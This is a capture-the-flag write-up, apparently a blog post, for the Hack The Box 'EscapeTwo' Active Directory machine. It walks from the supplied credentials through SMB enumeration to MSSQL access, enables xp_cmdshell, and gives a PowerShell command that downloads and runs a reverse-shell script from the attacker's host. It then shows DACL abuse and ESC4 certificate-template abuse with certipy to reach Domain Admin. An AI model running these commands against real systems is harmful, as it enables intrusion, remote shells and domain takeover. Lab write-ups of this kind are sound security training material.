EscapeTwo - Active Directory Machine HTB
📝 Description
As is common in real-life Windows pentests, we begin this box with pre-given credentials:
Username: rose
Password: KxEPkKe6R8su
🔍 Enumeration
We’ll start with a basic Nmap scan using the following command:
1
nmap -sC -sV -sT 10.10.11.51
 we will notice this valuable info
1
2
3
4
5
DC01.sequel.htb
1433/tcp open  Microsoft SQL Server
389/tcp  open  LDAP
88/tcp   open  Microsoft Windows Kerberos
445/tcp  open  Microsoft-ds SMB
📁 SMB Enumeration
Let’s enumerate the SMB protocol using the credentials we obtained earlier.
We’ll use a tool called smbmap to list accessible shares.
🛠️ Recon:
1
smbmap -u rose -p KxEPkKe6R8su -H sequel.htb
1
2
3
4
5
6
7
8
9
10
11
12

[+] IP: 10.10.11.51:445   Name: sequel.htb   Status: Authenticated

    Disk                   Permissions    Comment
    ----                   -----------    -------
    Accounting Department  READ ONLY
    ADMIN$                 NO ACCESS      Remote Admin
    C$                     NO ACCESS      Default share
    IPC$                   READ ONLY      Remote IPC
    NETLOGON               READ ONLY      Logon server share
    SYSVOL                 READ ONLY      Logon server share
    Users                  READ ONLY
Let’s try to connect to smb and check accounting department  we found 2 files and we downloaded them to our local machine using “get” command in smb client
now lets check the type of these files  we found out its not spreedshet its comprised file so after extracting the files and check them out we got these credentials:
  we notice sa credentials
1
sa is the defult admin account for connecting and managing the MSSQL Database
🧩 Attempting MSSQL Access with impacket-mssqlclient
We try to connect to the MSSQL service using default sa credentials.
1
impacket-mssqlclient escapetwo.htb/sa:'xxxxxxxx!'@10.10.11.51
 Cool now we have to enable xp_cmdshell to be able to execute commands on the system we can enable it by :
1
2
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;

### 🛠️ Trying to get reverse shell: okay let’s get reverse shell on the machine first we will need to craft our powershell script to give us reverse shell  then we will run python server and make the machine to download it by this command :
1
 EXEC xp_cmdshell 'powershell -ExecutionPolicy Bypass -c "IEX(New-Object Net.WebClient).DownloadString(''http://10.10.16.2/shellx.ps1'')"';
Boom we got reverse shell now : 
after some digging i found configuration file leaking sql_svc information
1
Wqxxxxxxxxxxxxxxxx
Also i found user called ryan : 
Lets use these credintials to login and try to get the user flag :

we got the user flag now
⚡Privilege escalation
Let’s use bloodhound in order to find somehting we can exploit in order to get privilege escalation 
we see here that the user ryan has WriteOwner permission on CA_SVC so thats mean that ryan can change the Owner of CA_SVC.
CA_SVC is member of CERT_publisher so it has the right to be the certificate issuer.
we will use BloodyAD to perform this
1
bloodyAD can perform specific LDAP calls to a domain controller in order to perform AD privesc. It supports authentication using cleartext passwords, pass-the-hash, pass-the-ticket or certificates and binds to LDAP services of a domain controller to perform AD privesc.
so let’s do it and change the owner to ryan  Done :)
Now we need to abuse this and this attack called Grant Rights Abuse
Grant Rights Abuse
In Active Directory (AD), Grant Rights abuse occurs when an attacker gains control over an object that has WriteDacl (Write permissions on the Discretionary Access Control List) over another object. This allows the attacker to modify the target object’s DACL (Discretionary Access Control List) by adding a malicious Access Control Entry (ACE), effectively granting themselves or another account unauthorized privileges.
so we will modify the DACL (Discretionary Access Control List) of a target account ca_svc in Active Directory, granting full control to ryan
we will use impacket tool to perform this
1
impacket-dacledit  -action 'write' -rights 'FullControl' -principal 'user' -target 'ca_svc' 'sequel.htb'/"user":"password"

okay now what ??? now after we changed the owner to ryan and abused the grant rights , since the CA_SVC is certificate pushplisher so how about trying to abuse the Certificate Template Access Control
Certificate Template Access Control (ESC4)
Active Directory Certificate Services (AD CS) allows organizations to issue digital certificates for authentication, encryption, and signing ESC4 is a privilege escalation vulnerability where an attacker can modify a certificate template (due to weak permissions) to make it abusable (like ESC1, ESC2, or ESC3)
Certificate Template
its a blueprint that defines:
Who can request certificates (Enrollment Rights)
What the certificate can be used for Extended Key Usage “EKU”
Security settings like “Requires Manager Approval”
Stored in Active Directory and managed via Certification Authority (CA)
ESC4
If a user has write permissions on a certificate template they can change its settings to make it vulnerable like ESC1 where a normal user can get a Domain Admin certificate
you can read more about this attack at the resources section down below
we will use tool called certipy-ad to perform this attack 
we perform a Shadow Credentials attack, which allows you to take over the ca_svc account by adding a Key Credential “a certificate based authentication method” to it
now let’s search for misconfigured templates but first we have to upload Certify on the victim machine
let’s create quick server on the directory that has Certify.exe to be able to download it on the victim machine by this command
1
python3 -m http.server 8000
then we can execute this powershell command on the victim machine
1
cd $env:USERPROFILE\Desktop; iwr "http://10.10.16.3:8000/Certify.exe" -OutFile "Certify.exe"
then we can run it by this command
1
./Certify.exe find /domain:sequel.htb

okay we got some juicy information here
This certificate template DunderMifflinAuthentication has several dangerous misconfigurations that could allow privilege escalation 
now we need to list all the available certificate templates using the forged Kerberos ticket
Exploiting the Misconfigured Template
Using the forged Kerberos ticket (ca_svc.ccache), we listed all available certificate templates:
1
KRB5CCNAME=$KRB5_FILE certipy template -k -template "$TEMPLATE" -dc-ip "$HOST" -target "$DC"

We then issued a certificate for the Domain Admin using the following command:
1
sudo certipy-ad req -u ca_svc -hashes '3xxxxxxxxxxxxxxxxxxxxxxxxx' -ca sequel-DC01-CA -target sequel.htb -dc-ip xx.xx.xx.xx -template DunderMifflinAuthentication -upn target@sequel.htb -dns target.sequel.htb -ns xx.xx.xx.xx -debug

Finally, we used the administrator_administrator.pfx file to retrieve the TGT:

🎉 Root Flag

Using the certificate, we logged in with Evil-WinRM and retrieved the root flag:
🙏 Conclusion
Thank you for reading! If you have any questions, feel free to reach out to me on Twitter: @kareemwalid17.